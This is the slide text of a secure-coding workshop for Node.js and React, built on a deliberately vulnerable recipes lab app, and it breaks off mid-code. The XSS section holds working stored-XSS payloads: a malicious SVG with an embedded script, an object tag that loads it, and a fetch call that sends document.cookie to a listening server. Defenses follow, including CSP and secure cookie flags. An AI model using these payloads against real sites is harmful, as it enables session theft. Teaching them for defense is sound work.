

Secure From Scratch



Secure From Scratch



**Mastering Security in
.NodeJS / React**

Secure From Scratch



After this workshop

Write code with less security vulnerabilities

Secure From Scratch



Or Sahar

Security researcher

Secure code Instructor

Application security consultation and
PT

A veteran developer

Drug of choice : Snowy mountains



Secure From Scratch



Yariv Tal


University lecturer

Bootcamps mentor

Seasoned developer (WhyT software)

Application security researcher

Drug of choice: Roller coasters



Secure From Scratch



This is a Secure Programming Workshop

It's a **mindset**

Can be applied to any programming language

Programming, nothing more.

Not SDLC, Secure By design, Threat modeling etc.



What is Secure Programming?

Programming that leads to *less* Security Bugs

Less security vulnerabilities.

Less Exploitation.

Less Harms.

Secure From Scratch



The Goal of Secure From Scratch

Involve in the developers' careers ASAP

Make Secure Programming the default

Form good habits



Secure From Scratch

PREVENT - SFS Principles

Priority, Privacy, Permissions – Security is the #1 Priority

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries



Workshop Outline

1. Getting To Know The Lab Environment
2. Attacks against React and protections
 - a. XSS protection
 - b. Unpatched component – exploiting and mitigating vulnerable third party
 - c. CSRF and Cookies security features
 - d. anti-CSRF mechanism
 - e. Oh no, Secrets in the client



Secure From Scratch

Workshop Outline

3. Node.JS, Server-Side attacks and protections
 - a. How to exploit unrestricted File Upload
 - b. How to mitigate attacks when we allow user to upload files
 - c. SSRF - Trick a service to perform unallowed request.
 - d. SSRF – How to mitigate internal network access
 - e. NOSQL – How to exploit a NOSQL vulnerability + mitigation
 - f. Prototype Pollution - modifying base behaviour of Javascript objects, and how to prevent it
4. Summary




Part 1: Getting To Know The Lab Environment

Secure From Scratch




Lab Domain: Recipes Web Application (Simplified)



Secure From Scratch



Lab Domain: Recipes Web Application





Secure From Scratch

Setting up the environment

1. Git clone <https://github.com/SecureFromScratch/Workshops/>
Or Download the release: recipes_nodejs20_react18
2. Open the Node.JS project from vscode
3. Try to launch the Node.JS project
4. Open the React project from vscode
5. Try to launch the React project

Secure From Scratch



Get to know the Recipes Web Application

re | 10.100.102.16:5173/login Avi, Welcome to The #1 Recipes App Logout

The application features a dark-themed header with the title "Secure From Scratch". Below it, a banner displays a close-up image of blueberries with the text "Welcome to The #1 Recipes App" overlaid. A yellow arrow points from this banner to the "Chocolate Cake" section on the right.

Filter Recipes:
Enter a recipe name...

Add a New Recipe

Recipe Name

Chocolate Cake

1. Preheat oven to 350°F (177°C).
2. In a large mixing bowl, combine flour, sugar, cocoa powder, baking soda, and salt.



Secure From Scratch

Get to know the Recipes Web Application

1. Launching the React/Vite project notifies of the IP used
2. Surf to <host ip>:5173/
3. Login as Avi
4. View the recipes
Note the recipe requiring sub ======
= Using 10.100.102.16 as host ip =
=====
5. Add a recipe via react app
You can find images in *recipes-app\src\spoilers\files*
6. Vote down the chocolate cake's *frosting* tag
7. Logout



Secure From Scratch

Get to know the Recipes' Swagger

The screenshot shows a web browser displaying the Swagger UI for the Recipes API. The URL in the address bar is highlighted with a red box and shows 'localhost:5000/swagger/'. The main content area is titled 'Recipes API' with version '1.0.0' and OAS 2.0 support. It includes a note: 'NOTE: Always signed-in as Avi'. The API documentation lists several endpoints:

- GET /api/recipes**
- POST /api/addRecipe**
- POST /api/addBulk**
- POST /api/tagVote**
- GET /internal/recipes**



Secure From Scratch

Get to know the Recipes' Swagger

1. Surf to localhost:5000/swagger
2. Get all the recipes via swagger-ui
3. Add a recipe with an image url
Use the *second version* of addRecipe
4. Vote up the chocolate cake's *decorative* tag
The format for votes is
`{ "tagName": { "direction": 1, "createdAt": "2024/12/16 10:00:00" } }`
5. View all recipes via the */internal/recipes* route
Note that you can see the content of premium recipes



Part 2: Attacking and Defending React



Part 2a: Attacking React - XSS



Your Hacker's Goals – Client-side Edition

[PLAN]

Without looking at the code, just from the browser!

- Can you spot a cookie?
- Instead of plain HTML, add JavaScript code, that sends the cookie to another server.
- Can you spot a secret in the code?



Secure From Scratch



Your Hacker's Goal – Spotting a Cookie

Can you spot a cookie?



Secure From Scratch



Your Hacker's Goal – Spotting a Cookie

Can you spot a cookie?



The screenshot shows the Firefox developer tools interface. The top bar has various icons and tabs, with the 'Application' tab selected. On the left, there's a sidebar with sections for Session storage, IndexedDB, Cookies, Private state tokens, Interest groups, and Shared storage. The 'Cookies' section is expanded, showing a list for the domain `http://192.168.56.1:5173`. The table lists two cookies: 'sessi...' with value `b20ed165...` and 'user' with value `Avi`. At the bottom, there's a 'Cookie Value' input field containing `Avi` and a checkbox for 'Show URL-decoded'. The main pane shows a list of network requests and responses.

Name	Value	D	P	E...	S.	H	S.	S.	P.	C.	P.
sessi...	b20ed165...	1..	/	2...	4.						M.
user	Avi	1..	/	2...	7.						M.

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

Send the cookie to another server



Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code mode:



Add a New Recipe

Recipe Name

B I ...

Source code

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code mode:



Source Code

X

```

```

Cancel

Save

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code

Source Code

```

```

Cancel

New Tag All

Test 1

Elements

```
<div class="recipe-in...</div>
<div class="Name">Te...
<div class="Instruct...
<p>
   ...
</p>
```

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

Popping an alert take 2





Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor is used?



Page Workspace Overrides

- ▼ □ top
 - ▶ ▄ 192.168.56.1:5173
 - ▶ ▄ 10.100.102.16:5173
 - ▶ ▄ React Developer Tools
- ▼ ▄ cdn.tiny.cloud
 - ▼ ▄ 1
 - ▶ ▄ 1y2txrzbb9yi55y9qsftdxekakkmtlot9u3oa7...
 - ▶ ▄ invalid-origin/tinymce/6.8.5-39/skins/ui/oxi...
 - ▶ ▄ sp.tinymce.com
 - ▶ ▄ upload.wikimedia.org
 - ▶ ▄ webpack://
 - ▶ ▄ tiny-react_53499361831733911588946_ifr (abou...





Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor is used?



```
$ npm audit
# npm audit report

tinymce <7.0.0
Severity: moderate
TinyMCE Cross-Site Scripting (XSS) vulnerability in handling external SVG files
A-5359-pvf2-pw78
fix available via `npm audit fix --force`
Will install @tinymce/tinymce-angular@5.0.0, which is a breaking change
node_modules/@tinymce/tinymce-angular/node_modules/tinymce
  @tinymce/tinymce-angular@5.0.1 features 20220112115022768 sha256:121... 7.1.1...
```



Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?



NOTICE UPDATED - APRIL, 25TH 2024

NIST has updated the [NVD program announcement page](#) with additional information regarding recent concerns and the temporary del.

CVE-2023-48219 Detail

Description

TinyMCE is an open source rich text editor. A mutation cross-site scripting (mXSS) vulnerability was discovered in TinyMCE's core undo/redo functionality and other APIs and plugins. Text nodes within specific parents are not escaped upon serialization according to the HTML standard. If such text nodes contain a special character reserved as an internal marker, they can be combined with other HTML patterns to form malicious snippets. These snippets pass the initial sanitisation layer when the content is parsed into the editor body, but can trigger XSS when the special internal marker is removed from the content and re-parsed. This vulnerability has been patched in TinyMCE versions 6.7.3 and

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?



CVE-2023-45819 Detail

Description

TinyMCE is an open source rich text editor. A cross-site scripting (XSS) vulnerability was discovered in TinyMCE's Notification Manager API. The vulnerability exploits TinyMCE's unfiltered notification system, which is used in error handling. The conditions for this exploit require carefully crafted malicious content to have been inserted into the editor and a notification to have been triggered. When a notification was opened, the HTML within the text argument was displayed unfiltered in the notification. The vulnerability allowed arbitrary JavaScript execution when a notification presented in the TinyMCE UI for the current user. This issue could also be exploited by any integration which uses a TinyMCE notification to display unfiltered HTML content. This vulnerability has been patched in TinyMCE 5.10.8 and TinyMCE 6.7.1 by ensuring that the HTML displayed in the notification is sanitized, preventing the exploit. Users are advised to upgrade. There are no known

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?

CVE-2024-29881 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

TinyMCE is an open source rich text editor. A cross-site scripting (XSS) vulnerability was discovered in TinyMCE's content loading and content inserting code. A SVG image could be loaded through an `object` or `embed` element and that image could potentially contain a XSS payload. This vulnerability is fixed in 6.8.1 and 7.0.0.



Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert take 3



Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert



src/spoilers/files/sample.svg
@ app

Add a recipe with a malicious svg file



```
sample.svg
File Edit View
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
  <script type="text/javascript">
    alert("XSS: " + document.cookie);
  </script>
</svg>
```



Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

Add a recipe with the following code (adjust ip address)



Source Code

```
<object  
  data="http://10.100.102.16:5173/assets/images/sample.svg"  
  width="300" height="200">  
</object>
```

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

XSS again

Not secure | 10.100.1...

10.100.102.16:5173 says
XSS: user=Avi; sessionId=07fca796-dee1-4c23-b1aa-ba2b80bb85ae

Filter I

Enter a recipe name...

OK

</> Elements

<div class="Instructions">

<p>

<object data="http://10.100.102.16:5173/assets/images/sample.svg" width="300" height="200">

#document

(<http://10.100.102.16:5173/assets/images/sample.s>

<svg xmlns="http://www.w3.org/2000/svg" width="

Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)

POC Successful

Weaponize it!

→ Send the cookie to another website



Secure From Scratch



Your Hacker's Goal – Send somewhere (using JS)



Send the cookie to another server (finally...)

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
  <script type="text/javascript">
    fetch("http://localhost:8888/" + document.cookie)
  </script>
</svg>
```

Source Code

```
<object data="http://localhost:5187/images/sample.svg" width="300" height="200"></object>
```

```
>python -m http.server 8888
```

```
Serving HTTP on :: port 8888 (http://[::]:8888) ...
::1 - - [28/Apr/2024 14:20:20] "GET /sample.svg HTTP/1.1" 200 -
::1 - - [28/Apr/2024 14:20:45] "GET /sample1.svg HTTP/1.1" 200 -
4:20:45] code 404, message File not found
4:20:45] "GET /user=JohnDoe HT
```

src/spoilers/files/sample1.svg @ app
utils/cookieListenerOn8888 @ api

Now, You Do It!



Part 2b: Defending React - XSS

Secure From Scratch



Vulnerability Found (XSS)

We should have *verified* the component is safe.

Let's fix it!





Secure From Scratch

PREVENT - SFS Principles

Priority, Privacy, Permissions

Reporting & logging

Easy to use securely

✓
Verify

Errors & exceptions

Neat code

Trust Boundaries



Secure From Scratch

We should have *Verified*

npm audit gives the problem *and* a possible solution:

```
tinymce <7.0.0
Severity: moderate
TinyMCE Cross-Site Scripting (XSS) vulnerability in handling external
or Embed elements - https://github.com/advisories/GHSA-5359-pvf2-pw7r
fix available via 'npm audit fix --force'
Will install @tinymce/tinymce-react@5.1.1, which is a breaking change
node_modules/tinymce
  @tinymce/tinymce-react 3.8.0 - 4.3.2
    Depends on vulnerable versions of tinymce
    node_modules/@tinymce/tinymce-react
3 vulnerabilities (1 low, 2 moderate)
```

Secure From Scratch



Let's Fix It! (npm audit fix)

npm



Search packages

@tinymce/tinymce-react TS

5.1.1 • Public • Published 6 months ago

```
{} package.json X # RecipesPage.css JS auth.js Add
- {} package.json > {} dependencies
  12   "dependencies": {
  13     "@tinymce/tinymce-react": "^4.0.0",
  14     "font-awesome": "^4.7.0"
```



Secure From Scratch

Upgrading Version - NOT Easy to Use Securely

Requires:

- Vulnerability *detection*
- Fixed Version
 - Not always available (i.e. angular)
- Version change monitoring
- Upgrading
 - Fun Fun Fun, Not :(
 - Breaking changes?





Secure From Scratch

Can we do better and PREVENT it?

Priority, Privacy, Permissions

Reporting & logging

✓
Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries



Secure From Scratch

Where's the Problem?

```
<div className="recipe-info">  
  <div className="Name">{recipe.name}</div>  
  {recipe.instructions ? (  
    <div className="Instructions"  
        dangerouslySetInnerHTML={{  
          __html: recipe.instructions  
        }}>  
      />  
      ...  
    </div>  
  ) : null}  
</div>
```

A blue callout box with a white border and a thin blue border contains the text "Add a Sanitizer?". A vertical blue line connects the bottom of the "dangerouslySetInnerHTML" prop to the top of the callout box.

Secure From Scratch



Adding a Sanitizer is NOT Easy to Use Securely

```
<div className="recipe-info">  
  <div className="Name">{recipe.name}</div>  
  {recipe.instructions ? (  
    <div className="Instructions"  
      dangerouslySetInnerHTML={{  
        __html: DOMPurify.sanitize(recipe.instructions)  
      }}  
    />  
    ...  
  )}
```

! Blocks specific content.
Someone always finds a way to circumvent.



Secure From Scratch

Easy To Use Securely - Don't Use HTML

Avoid dangerous HTML insertion

```
<div className="recipe-info">  
  <div className="Name">{recipe.name}</div>  
  {recipe.instructions ? (  
    <div className="Instructions"  
      dangerouslySetInnerHTML={{ __html: recipe.instructions }}  
    />
```

Consequences: No HTML
formatting in instructions



Secure From Scratch

Easy To Use Securely - Don't Use HTML

i.e. Use Markdown

```
const md = new MarkdownIt({ html: false });

...
<div className="recipe-info">
  <div className="Name">{recipe.name}</div>
  {recipe.instructions ? (
    <div className="Instructions"
      dangerouslySetInnerHTML=
        {{ __html: md.render(recipe.instructions) }}>
```

Secure From Scratch



Easy To Use Securely - Browser Anti-XSS Defenses

XSS has been known for a long time
→ Browser's developed defenses!

Content Security Policy (CSP)
Cookie security options

Secure From Scratch



Content Security Policy



index.html @ app

Use a strict policy or it isn't worth anything!

```
<meta http-equiv="Content-Security-Policy"
content="base-uri 'self'; object-src 'none';
frame-ancestors 'none'; img-src 'self' data:;;
script-src 'self' https://cdn.tiny.cloud;
style-src 'self' https://cdn.tiny.cloud
  'sha256-hMxZV9x1krxn6qUiGtY6a8QYY4iqelUYC6uAM0wtxz8='
  'sha256-L9HH9AmHiVGpV9suRRSR5oz1x8hkFbjxZhVpikfZW+A='
  'sha256-8oirL11StEPPnWiSOey+Hs5f8fxlnNgLgKeFpPtoxmA='
">
```



Secure From Scratch

Content Security Policy - Challenges

Use a strict policy or it isn't worth anything!

→ Inline styles allowed only with Hash or Nonce

Both are either hard to implement or maintain

```
<meta http-equiv="Content-Security-Policy"
content="base-uri 'self'; object-src 'none';
frame-ancestors 'none'; img-src 'self' data:;
script-src 'self' https://cdn.tiny.cloud;
style-src 'self' https://cdn.tiny.cloud
'sha256-hMxZV9x1krxn6qUiGtY6a8QYY4iqelUYC6uAM0wtxz8='
'sha256-L9HH9AmHiVGpV9suRRSR5oz1x8hkFbjxZhVpikfZW+A='
```



Secure From Scratch

Content Security Policy - Challenges

Use a strict policy or it isn't worth anything!

→ Components need to support disabling inline styles/code

Vite ( `vite.config.js`):

```
features: { inlineStyles: id=>false }
```

Tinymce ( `src/pages/components/AddRecipe.js`):

```
<Editor apiKey={TINYMCE_APIKEY}
        value={recipe.instructions}
        init={{ height: 500, menubar: false,
        inline: false, ... }}
```



Content Security Policy - Summary

It's Easy to activate browser protection via CSP!

- HTTP Meta tag
- Server Response Header (recommended)

But it's not so easy to adhere to CSP

Avoiding and preventing inline code & styles requires work

Conclusion:

Easy to Use Securely does not mean Convenient to Use!





Defense In Depth

We always want multiple layers of protection

In case the CSP is misconfigured

.. or disabled

... or some other form of xss is found

What else can we do?

- Protect the cookie



Secure From Scratch



Dealing with Cookies, what is wrong here?

▼ Cookies
http://192.168.56.1:5173

Name	Value	Do...	Path	Exp...	Size	HttpOnly	Secure	SameSite
sessionId	4a97dded-979a-4fb6-94...	192...	/	202...	45			Lax
user	Avi	192...	/	202...	7			Lax

```
const createCookie = (username) => {
  Cookies.set("user", username, { expires: 7 });
};
```

Client Side ([LoginPage.jsx](#))

Server Side ([sessionController.js](#))

On Modern Browsers



Secure From Scratch

PREVENT - SFS Principles

✓ Priority, Privacy, Permissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

✓ Trust Boundaries



Cookie Security Features

HttpOnly:

JavaScript cannot see the cookie.

(Does not allow the cookie to be accessed via JavaScript)

→ Malicious script on the client side cannot read from, or tamper with, the cookie.



Cookie Security Features

Secure:

Ensures the cookie is sent only over secure channels, namely HTTPS.

Protects from cookie exposure (over HTTP)



Cookie Security Features

SameSite:

Strict: Send the cookie only if the user is navigating within the website origin bounds

Lax: Like strict, but also sends the cookie when the user is navigating away from the origin site (i.e., following a link).

Lax is not necessarily more dangerous, but requires care

Secure From Scratch



Cookie Security Features: SameSite

evil.com/x

Winner!

[Click](evil.com/y)
[Click](bank.com/z)




Top-level,
Same-Origin,
Cookies always sent

Cookie: account=42

bank.com/x

Secure From Scratch



Cookie Security Features: SameSite

evil.com/x

Winner!

```
<a href="evil.com/y">Click</a>
<a href="bank.com/z">Click</a>



```

bank.com/x

SameSite: None
Cookie: account=42

SameSite: Lax
Cookie: account=42

SameSite: Strict
~~Cookie: account=42~~

(CSRF DEMO @ securefromscratch.com/prize.html)

Secure From Scratch



Cookie Security Features: SameSite

evil.com/x

Winner!

```
<a href="evil.com/y">Click</a>  
<a href="bank.com/z">Click</a>  
  
  

```

bank.com/x

Same-Origin,
Cookies always sent

Cookie: val=42

Secure From Scratch



Cookie Security Features: SameSite

evil.com/x

Winner!

```
<a href="evil.com/y">Click</a>  
<a href="bank.com/z">Click</a>  
  
  

```

bank.com/x

SameSite: None
Cookie: account=42

SameSite: Lax
Cookie: account=42

SameSite: Strict
Cookie: account=42

Secure From Scratch



Don't rely on Lax being the default!

WKWebView default SameSite value for cookies is different in iOS18



t1-sdaoust

Created

Oct '24

Replies

1

Boosts

1

Views

850

Participants

1

In iOS18, WKWebView's default cookie SameSite value is Lax. Prior to iOS18, the default value is None.

Is this intentional, or a bug? This change is not documented anywhere.

Secure From Scratch



Secure Cookies as Default

What security options do we want?

httponly

secure

samesite = strict

For which cookies?

All of them!

Secure From Scratch



Your Defender's Goal – Make Cookies Secure

You'll find the cookie generation at:

`Hapi/recipes-api/controllers/SessionController.js`

Protect the cookie with `HttpOnly`

Don't mark the cookie as `SameSite=Strict` yet!

Restart the api server, reload the client side app.
Which cookies can be stolen now?



Secure From Scratch



Server-Side Cookie Creation

Naïve solution:

```
res.cookie('sessionId', sessionId, {  
  httpOnly: true,  
  //secure: true, // Ensure HTTPS in production  
  sameSite: 'Strict',  
  maxAge: 3 * 60 * 60 * 1000, // 3 hours  
});
```

Why is it Naïve? (HINT: Think of PREVENT)





Secure From Scratch

PREVENT - SFS Principles

Priority, Privacy, Permissions

Reporting & logging

✓
Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch



Server-Side Cookie Creation - Easy to Use Securely

```
const cookieDefaults = { httpOnly: true, sameSite: 'Strict',
                        secure: process.env.NODE_ENV === 'production' };

function cookieDefaultOptionsMiddleware(req, res, next) {
  const originalCookieFunc = res.cookie.bind(res);
  res.cookie = (name, value, options = {}) => {
    const mergedOptions = { ...cookieDefaults, ...options };
    if (!mergedOptions.secure) {
      console.warn('Warning: Cookie is set without secure');
    }
    return originalCookieFunc(name, value, mergedOptions);
  };
  next();
}

app.use(cookieDefaultOptionsMiddleware);
```

Install/activate middleware in `server.js`



Secure From Scratch



Your Defender's Goal – Make Cookies Secure 2

You'll find the cookie defaults middleware files at:

[`recipes-api/spoilers/secureCookiesMiddleware/middleware`](#)

Copy the middleware file into the middleware folder

Activate the middleware (in `server.js`):

```
app.use(cookieDefaultOptionsMiddleware);
```

Restart the api server, reload the client side app.

Note the console warnings about the "secure" option.



Secure From Scratch



Client-Side Cookie Creation



src/pages/LoginPage.jsx @ app

Cookie is used to remember last login username:

```
function LoginPage({ onLogin }) {
  const [username, setUsername] = useState(Cookies.get("user"));
  ...
  const handleLogin = async (event) => {
    createCookie(username);
    try { const response = await fetch(`/api/login`, { ...
    ...
    return (... <input type="text"
      placeholder="Enter your username" value={username}
    ...);
```

Secure From Scratch



Client-Side Cookie Creation



src/pages/LoginPage.jsx @ app

Can we implement HTTP Only?

```
const createCookie = (username) => {
